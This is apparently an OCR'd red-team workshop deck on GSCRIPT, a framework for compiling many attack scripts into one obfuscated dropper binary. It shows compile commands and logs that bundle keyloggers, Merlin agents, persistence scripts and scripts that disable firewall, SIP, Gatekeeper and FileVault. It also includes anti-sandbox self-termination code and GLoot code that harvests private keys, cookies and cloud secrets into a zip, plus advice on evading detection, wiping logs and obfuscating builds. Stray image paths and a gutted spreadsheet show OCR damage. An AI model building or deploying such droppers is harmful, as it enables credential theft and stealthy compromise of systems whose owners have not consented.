Just keep adding gscripts after all of your command line flags, so long as you have at least one gscript

Create Special Build Directories

You can use wildcards within build directories, like:

gscript compile --os windows ./windows_op/*.gs

Build up vs all at once

Building an effective cluster bomb can take a lot of fine tuning, get each gscript tailored and tested individually before moving them into an operations dir when ready. Test the final binary as well to ensure a desired systems output.

```
ML-C02V81KTG8WL:gscript dborges$ ./gscript --debug compile --enable-logging --obfuscation-level=3  /Users/dbor
ges/Desktop/D2/detection_time/gscripts/attack/os_x/xsvc_service_persistence.gs /Users/dborges/Desktop/D2/detec
tion_time/gscripts/attack/os_x/prompter_example.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os
_x/merlin_example2.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/looter_example.gs /Users/d
borges/Desktop/D2/detection_time/gscripts/attack/os_x/keylogger_example.gs /Users/dborges/Desktop/D2/detection
_time/gscripts/attack/os_x/delete_logs.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/disabl
e_filevault.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/disable_firewall.gs /Users/dborge
s/Desktop/D2/detection_time/gscripts/attack/os_x/disable_gatekeeper.gs /Users/dborges/Desktop/D2/detection_tim
e/gscripts/attack/os_x/disable_SIP.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_ard
.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_autologin.gs /Users/dborges/Desktop/D
2/detection_time/gscripts/attack/os_x/enable_fileshares.gs /Users/dborges/Desktop/D2/detection_time/gscripts/a
ttack/os_x/enable_guest.gs /Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_remote_ssh.gs
/Users/dborges/Desktop/D2/detection_time/gscripts/attack/os_x/enable_screensharing.gs
```

```
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  SOURCE SCRIPTS  ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/delete_logs.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/disable_firewall.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/goredloot.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/goredprompt.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/goredspy.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/keylog_spy.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/merlin_example.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/sshkey_persistence.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/sudo_persistence.gs
[GSCRIPT:cli]  INFO     Script : /Users/                              /gscripts/attack/linux/suid_persistence.gs
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO **********************
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  BUNDLED ASSETS  ***
[GSCRIPT:cli]  INFO   keylog_spy.gs -> skeylogger
[GSCRIPT:cli]  INFO   sshkey_persistence.gs -> id_rsa.pub
[GSCRIPT:cli]  INFO   goredprompt.gs -> GoRedPrompt.elf
[GSCRIPT:cli]  INFO   goredloot.gs -> GoRedLoot.elf
[GSCRIPT:cli]  INFO   goredspy.gs -> GoRedSpy.elf
[GSCRIPT:cli]  INFO   merlin_example.gs -> merlinagent.elf
```

```
gscript dborges$ ./gscript compile --os windows ~/Desktop/detection_time/gscripts/troll/windows/*.gs
**********************************************
```

Grab some scripts from the collection

We have a small repo of community gscripts here:

https://github.com/ahhh/gscripts

Keep a target in mind


Remember you have to build to a single target binary, so keep your gscripts and assets compatible w/ that as you build

Grab one at a time as you understand how each works

Get familiar w/ any ATT&CK methods they utilize

Hack and improve on them

Hack on gscripts from the collection to make them better and unique, later we have a contributing section.



Fill in the gaps

Write your own unique gscripts, there are endless techniques to create and only a few in the collection so far.

```
├── README.md
├── anti-re
│   ├── sandbox_cpu1.gs
│   ├── sandbox_hostname.gs
│   └── sandbox_user.gs
├── attack
│   ├── linux
│   │   ├── delete_logs.gs
│   │   ├── disable_firewall.gs
│   │   ├── goredloot_example.gs
│   │   ├── goredprompt_example.gs
│   │   ├── goredspy_example.gs
│   │   ├── keylog_spy.gs
│   │   ├── merlin_example.gs
│   │   ├── sshkey_persistence.gs
│   │   ├── sudo_persistence.gs
│   │   └── suid_persistence.gs
│   ├── multi
│   │   ├── crypto
│   │   │   ├── crypto_bytes_example.gs
│   │   │   └── crypto_string_example.gs
│   │   ├── dropper
│   │   │   └── merlin_example.gs
│   │   ├── encoding
│   │   │   └── encoding_example.gs
│   │   ├── exec
│   │   │   ├── exec_example.gs
│   │   │   └── execa_example.gs
│   │   ├── file
│   │   │   ├── delete_example.gs
│   │   │   └── write_examples.gs
│   │   ├── net
│   │   │   ├── httpd_example.gs
│   │   │   ├── net_tcp_example.gs
│   │   │   ├── net_udp_example.gs
│   │   │   ├── netcat_tcp_client_example.gs
│   │   │   └── netcat_tcp_server_example.gs
│   │   ├── rand
│   │   │   └── rand_example.gs
│   │   ├── requests
│   │   │   └── requests_example.gs
│   │   └── time
│   │       └── time_example.gs
│   └── os_x
│       ├── cronjob_persistence.gs
│       ├── delete_logs.gs
│       ├── disable_SIP.gs
│       ├── disable_filevault.gs
│       ├── disable_firewall.gs
│       ├── disable_gatekeeper.gs
│       ├── disable_littlesnitch.gs
│       ├── enable_autologin.gs
│       ├── enable_guest.gs
│       ├── enable_remote_ssh.gs
```

Staging your assets

Your assets don’t have to be exactly what the gscripts intended, often the assets can be decoupled from the techniques

Asset Staging as an independant step


Assets are referenced relative from where the gscript binary is run, so this is often a discrete prep stage

Double check all of your gscripts

If assets are missing gscripts will fail to compile

Double check your compatibility

Make sure your assets will run on your target




```
dborges$ cp ~/Tools/keylogger/keylogger /private/tmp/keylogger.macho
dborges$ file ~/Tools/keylogger/keylogger
ylogger/keylogger: Mach-O 64-bit executable x86_64
dborges$ cp ~/go/src/github.com/Ne0nd0g/merlin/cmd/merlinagent/merlinagent.macho /private/tmp/
dborges$
```

Cross Platform Considerations

If your looking for full cross platform feature support, you need to make sure your dropped assets can run on each target platform in some way.

Unique builds with native binaries

While GSCRIPT aims to be fully cross platform, often dropped assets are not and need specifically built binaries and/or platform specific considerations, requiring unique gscripts

```
[                :gscripts       $ gscript c merlin_osx.gs sixshot_osx.gs popup_osx.gs
 [GENESIS:compiler()] Packing File: merlinagent.macho
[[GENESIS:compiler()] Packing File: merlin_osx_runner.sh
 [GENESIS:compiler()] Packing File: sixshot.macho
 [GENESIS:compiler()] Packing File: popup.macho
 [GENESIS:compiler()] Obfuscating Binary...
 [GENESIS:compiler()] Your binary is located at: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1516482882_genesis.bin
                  :gscripts       $ cp ~/Desktop/builds/merlinagent.elf /private/tmp/
                  :gscripts       $ cp merlin_nix_runner.sh /private/tmp/
                  :gscripts       $ cp ~/Desktop/builds/sixshot.elf /private/tmp/
                  :gscripts       $ cp ~/Desktop/builds/popup.elf /private/tmp/
                  :gscripts       $ gscript c -os=linux -arch=amd64 sixshot_linux.gs merlin_linux.gs popup_linux.gs
 [GENESIS:compiler()] Packing File: sixshot.elf
 [GENESIS:compiler()] Packing File: merlinagent.elf
 [GENESIS:compiler()] Packing File: merlin_nix_runner.sh
 [GENESIS:compiler()] Packing File: popup.elf
 [GENESIS:compiler()] Obfuscating Binary...
 [GENESIS:compiler()] Your binary is located at: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1516483028_genesis.bin
                  :gscripts       $ cp ~/Desktop/builds/merlinagent.exe /private/tmp/
                  :gscripts       $ cp ~/Desktop/builds/sixshot.exe /private/tmp/
                  :gscripts       $ cp ~/Desktop/builds/popup.exe /private/tmp/
                  :gscripts       $ gscript c -os=windows -arch=amd64 sixshot_windows.gs merlin_windows.gs popup_windows.gs
 [GENESIS:compiler()] Packing File: sixshot.exe
 [GENESIS:compiler()] Packing File: merlinagent.exe
 [GENESIS:compiler()] Packing File: popup.exe
 [GENESIS:compiler()] Obfuscating Binary...
 [GENESIS:compiler()] Your binary is located at: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1516483213_genesis.bin
```

Building a cluster bomb

Once you've grabbed a bunch of scripts, along w/ your hello world, compile them and run them

Keep the individual gscripts small

Each gscript should carry out a single, unique task


Have a unified purpose

There should be a general theme or utility tying all of the gscripts together, and uniting the final binary

Don't be afraid to fail

If a single gscript fails it should not affect the rest of the gscripts, that said, you should test out obvious failure scenarios and be ready for these in your gscript.

```
[GSCRIPT:cli]  INFO              Output File: /var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532914461_gscript.bin
[GSCRIPT:cli]  INFO      Keep Build Directory: [DISABLED]
[GSCRIPT:cli]  INFO           UPX Compression: [DISABLED]
[GSCRIPT:cli]  INFO           Logging Support: [ENABLED]
[GSCRIPT:cli]  INFO         Debugger Support: [DISABLED]
[GSCRIPT:cli]  INFO       Human Redable Names: [DISABLED]
[GSCRIPT:cli]  INFO   Import All Native Funcs: [DISABLED]
[GSCRIPT:cli]  INFO          Skip Compilation: [DISABLED]
[GSCRIPT:cli]  INFO        Obfuscation Level: ALL OBFUSCATION DISABLED
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  SOURCE SCRIPTS  ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/xsvc_service_persistence.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_guest.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_remote_ssh.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_SIP.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_gatekeeper.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_firewall.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_filevault.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/prompter_example.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/merlin_example.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/keylogger_example.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_autologin.gs
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO **********************
[GSCRIPT:cli]  INFO
[GSCRIPT:cli] DEBUG compiler configuration looks good
[GSCRIPT:cli] DEBUG build dir created
[GSCRIPT:cli] DEBUG compiler macros processed
[GSCRIPT:cli] DEBUG import references initialized
[GSCRIPT:cli] DEBUG entry points located within scripts
[GSCRIPT:cli] DEBUG ***  BUNDLED ASSETS  ***
[GSCRIPT:cli] DEBUG   keylogger_example.gs -> keylogger.macho
[GSCRIPT:cli] DEBUG   xsvc_service_persistence.gs -> example_svc.bin
[GSCRIPT:cli] DEBUG   merlin_example.gs -> merlinagent.macho
[GSCRIPT:cli] DEBUG
[GSCRIPT:cli] DEBUG asset tree built
[GSCRIPT:cli] DEBUG genesis scripts analyzed
[GSCRIPT:cli] DEBUG native dependencies resolved
[GSCRIPT:cli] DEBUG native code bundles mapped to the virtual machine
[GSCRIPT:cli] DEBUG script callers for native code validated
[GSCRIPT:cli] DEBUG native code dynamically linked to the genesis virtual machine
[GSCRIPT:cli] DEBUG dynamic link correctness validated
[GSCRIPT:cli] DEBUG built in genesis helper library injected
[GSCRIPT:cli] DEBUG scripts staged for compilation
[GSCRIPT:cli] DEBUG assets encrypted and embedded into the genesis VMs
[GSCRIPT:cli] DEBUG virtual machines compiled into intermediate representation
[GSCRIPT:cli] DEBUG genesis vm callers embedded into final binary entry point
[GSCRIPT:cli] DEBUG statically linked native binary built
[GSCRIPT:cli]  INFO Compiled binary located at:

/var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532914461_gscript.bin

ML-C02V81KTG8WL:gscript dborges$ ./gscript --debug compile --enable-logging --obfuscation-level 3 /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/xsvc_service_persistence.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_guest.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_remote_ssh.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_SIP.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_gatekeeper.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_firewall.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/disable_filevault.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/prompter_example.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/merlin_example.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/keylogger_example.gs /Users/dborges/Desktop/detection_time/gscripts/attack/os_x/enable_autologin.gs
```



Workshop Time!

- Build a cluster bomb with at least 4 gscripts!
- Share some of your favorites with those around you, and try building someone else's gscripts

Submitting to the collection

We would appreciate more att&ck techniques to the collection

Follow the contributors guide

https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-example-scripts

The example repos is a submodule, your pull request will be here


https://github.com/ahhh/gscripts

PRs against the dev branch

This will let people get accustomed to newly accepted scripts before we push to them to master

Low Level Scrutiny

These contributions are often not scrutinized other than for correctness and minor utility.



Advanced gscripting

Timing Your Combos

Executing certain gscripts in a priority order can evade detection and disable security controls in a tactical manor.

75

Low Priority gscripts

Scripts that terminate the binary if it's in a reverse engineering environment or disabled detection tools.

100


Medium Priority gscripts w/ Timeouts

Scripts that deploy other implants or agents or act on goals.

150

High Priority gscripts

Things that wipe logs or forensics records, or delete the original payload itself.



Types of Termination

Stopping can be really important sometimes, especially in the case of anti-re or anti-detection

return false;

By simply returning at any point a gscript will end execution.


os.Halt()

This function still has to be implemented, but in theory it will also stop any async threads the gscript called

os.TerminateSelf()

This function will get the process id of the genesis binary process and terminate the process, effectively stopping all remaining gscripts from running.

```
//go_import:runtime as funtime
//priority:50
//timeout:75
  function Deploy() {
    console.log("Testing Sandbox CPUs!");

    var cpucount = funtime.NumCPU();
      if (cpucount == 1) {
        console.log("Detected a single CPU, likly a sandbox!");
        G.os.TerminateSelf();
        return false;
      } else {
        return true;
      }
    console.log("Done Testing Sandbox CPUs!");
    return true;
}
```



Built in Obfuscation

Once things have been tested you will want to disable the logging and debugging and enable some of the builtin obfuscation. .

Three levels of obfuscation

3 is no obfuscation

2 is no post and no pre-compilation obfuscation

1 is no post-compilation obfuscation

0 is default, which is both pre-compilation and post-compilation obfuscation applied.

3 = `Obfuscation Level: ALL OBFUSCATION DISABLED`

2 = `Obfuscation Level: PRE & POST COMPILATION DISABLED`

1 = `Obfuscation Level: POST COMPILATION DISABLED`

0 = `Obfuscation Level: ALL OBFUSCATION ENABLED`

Example: Only pre-compilation obfuscation enabled

./gscript compile --obfuscation-level 1 ./my.gs

Read more about the obfuscation in GSCRIPT

https://github.com/gen0cide/gscript/blob/master/docs/tutorials/9_5_obfuscation.md

Obfuscation is intended for final binaries

Any obfuscation can potentially mess up logging and debugging

Keep Build Dir

Keeping the build directory can let you apply your own obfuscation and build processes.

--keep-build-dir

This amazing option will keep all of the raw go source files generated by gscript before building the final genesis binary.

Apply your own obfuscation

Using these raw go files the author can apply any custom transformations they wish to source before building.

Can do other neat tricks

You can use go source code to build shared objects

Workshop Time!

- Build some late running gscripts to delete a forensic artifact you may have left behind
- Try **--keep-build-dir** on the compile command line and checkout some of the files it creates

Write Your Own Native Library

Why write your own native lib?

Some things you have to do from GoLang and sometimes you can’t find an existing package that already does this, so why not write our own?

If your still learning GoLang


No worries, some great resources here:

If you want some more GoLang example code

https://github.com/avelino/awesome-go

You can manage concurrency in your Go lib

You may have noticed that the ability to run concurrent functions from JavaScript has been largely missing in GSCRIPT, however you can easily manage concurrent go-routines using channels in your own custom lib



Case Study: GoRedLoot to GLoot

Its easy to convert existing golang utilities to libraries and then use them directly in gscript.

GO

Started with a neat standalone / cross platform util

https://github.com/ahhh/goredloot

Quickly turned this into a library to be called via gscript

https://github.com/ahhh/gloot

GS

A better way

Keeps the binaries smaller, less assets to drop, more control over execution, less processes spawned, etc...

```go
func main() {

    if len(os.Args) < 3 {
        fmt.Println("./GoRedLoot [directory to recursivly search] [out file]")
    } else {
        // First arg, the directory we will recursivly search
        pathToDir := os.Args[1]
        // Second arg, location we will write double zip file
        outFile := os.Args[2]
        // Start recursive search
        searchForFiles(pathToDir)
        if Keyz != nil {
            err := ZipFiles(outFile, Keyz, encryptPassword)
            if err != nil {
                fmt.Println("error writing zip file")
            } else {
                fmt.Println("wrote zip file")
            }
        } else {
            fmt.Println("no keyz found")
        }
    }
}

// searchForFiles is a private function that recurses through directories, running
func searchForFiles(pathToDir string) {
    files, err := ioutil.ReadDir(pathToDir)
    if err != nil {
        //fmt.Println(err)
        return
    }
```

```go
// Searcher is a public function designed to be called as a package
func Searcher(pathToDir string, igNames, igContent, inNames, inContent []string) []string {
    ignoreNames = igNames
    ignoreContent = igContent
    includeNames = inNames
    includeContent = inContent
    // Start recursive search
    searchForFiles(pathToDir)
    if Keyz != nil {
        return Keyz
    }
    return nil
}

// searchForFiles is a private function that recurses through directories, running our searchFileForCriteria function on every file
func searchForFiles(pathToDir string) {
    files, err := ioutil.ReadDir(pathToDir)
    if err != nil {
```

Writing a Native Lib

Let's write an example native lib in GoLang! Pick something easy, but also something you can't do in JavaScript

Start with a technique you already know well

The best place to start is familiar ground

Implement a few functions at a time

Test calling them from GSCRIPT sooner than later

Use GoLang to hack the JavaScript limitations

When your writing your own native lib your in complete control, you can take whatever type is easiest from JavaScript and recast them to objects or other types easily in GoLang

```
7
8   //priority:180
9   //timeout:150
10
11  //go_import:os as os
12  //go_import:github.com/ahhh/gloot as loot
13
14
15  function Deploy() {
16      console.log("Starting GLoot");
17
18      // Prompt for the pw
19      var ignoreNames = ["Keychains", ".vmdk", ".vmem", ".npm", ".vscode", ".dmg", "man1", ".ova", ".iso"];
20      var ignoreContent = ["golang.org/x/crypto"];
21      var includeNames = ["Cookies"];
22      var includeContent = ["BEGIN DSA PRIVATE KEY", "BEGIN RSA PRIVATE KEY", "secret_access_key"];
23
24      var goods = loot.Searcher("/Users/", ignoreNames, ignoreContent, includeNames, includeContent);
25      console.log("the goods: "+ goods);
26
27      var file_location = "/private/tmp/ozz";
28      var errs = loot.ZipFiles(file_location, goods, "testing");
29      if (errs != null) {
30          console.log("errors: "+errs.Error());
31      } else {
32          console.log("file newly created: " + file_location);
33      }
34
35      console.log("Done GLoot");
36      return true;
37  }
```

Workshop Time!

- Write a GoLang package that exports at least one function
- Write a gscript that imports your native package and calls it’s functions

Submitting to the x Collection

We would appreciate if people submitted native libs back to the x collection, after the community finds them of high value and they meet the criteria the can be moved into the stdlib

Follow the contributors guide

https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-to-the-standard-library

PRs against the dev branch

This will let people get accustomed to newly accepted libraries
before we push to them to master

Medium Scrutiny

These contributions are scrutinized far more heavily than submitting example gscripts

Managing Team Persistence

Auditing Individual Scripts

Some tips for quickly auditing team submissions

Lint them

The first basic check is simply loading them into your IDE and letting your linter call out syntax issues.

Manual Review

Make sure you understand the techniques in depth before including them in your genesis binary. Sometimes techniques can directly affect other techniques.

Audit Them


Using the GSCRIPT audit command can quickly reveal common issues we encounter in gscripts.

Compile them

Compiling a gscript to its target OS can quickly sus out any Go type errors or platform specific GoLang errors.

A High Level Management View

Using a spreadsheet to manage a team's scripts can be very helpful



Create build directories for final payloads

This can help you organize gscripts and assets for specific operations.

Manage your TTPs

Ensures you can deconflict overlapping protocols, file locations, and / or persistence techniques.

Spreadsheets

Make us all more organized

Record IOCs for Blue Teams


This is a great place to note what forensic artifacts your payloads will leave as well as notes on how to detect the various components

Framework	Agent	C&C	file location	Persetence technique	Operator	OS
			x86.g			Windows
						windows
						windows
			-x86.gs			windows
			x86.gs			windows
						Windows
						windows
			x64.gs			windows
			-x64.gs			windows
			x64.gs			windows
			x64.gs			linux
			x64.gs			linux
						linux
			x64.gs			linux
			x86.gs			linux
			x86.gs			linux
						linux
			-x86.gs			linux

Key
Windows-x64 Payloads
Windows-x86 Payload
Linux-x64 Payloads
Linux-x86 Payloads
FreeBSD Payloads
In Dev

Standard | Trollware | Agent Descriptions | domains | Credz | Deep

Test Test Test



Testing the final binary is very important, even if things work indpendantly there can still be systems failures when the bundled assets interact

Test individual assets

Sometimes assets can be buggy or obfuscation can alter them in some edge case scenarios. It can be a great help to test assets both before and after being embedded in gscript.

Test individual gscripts

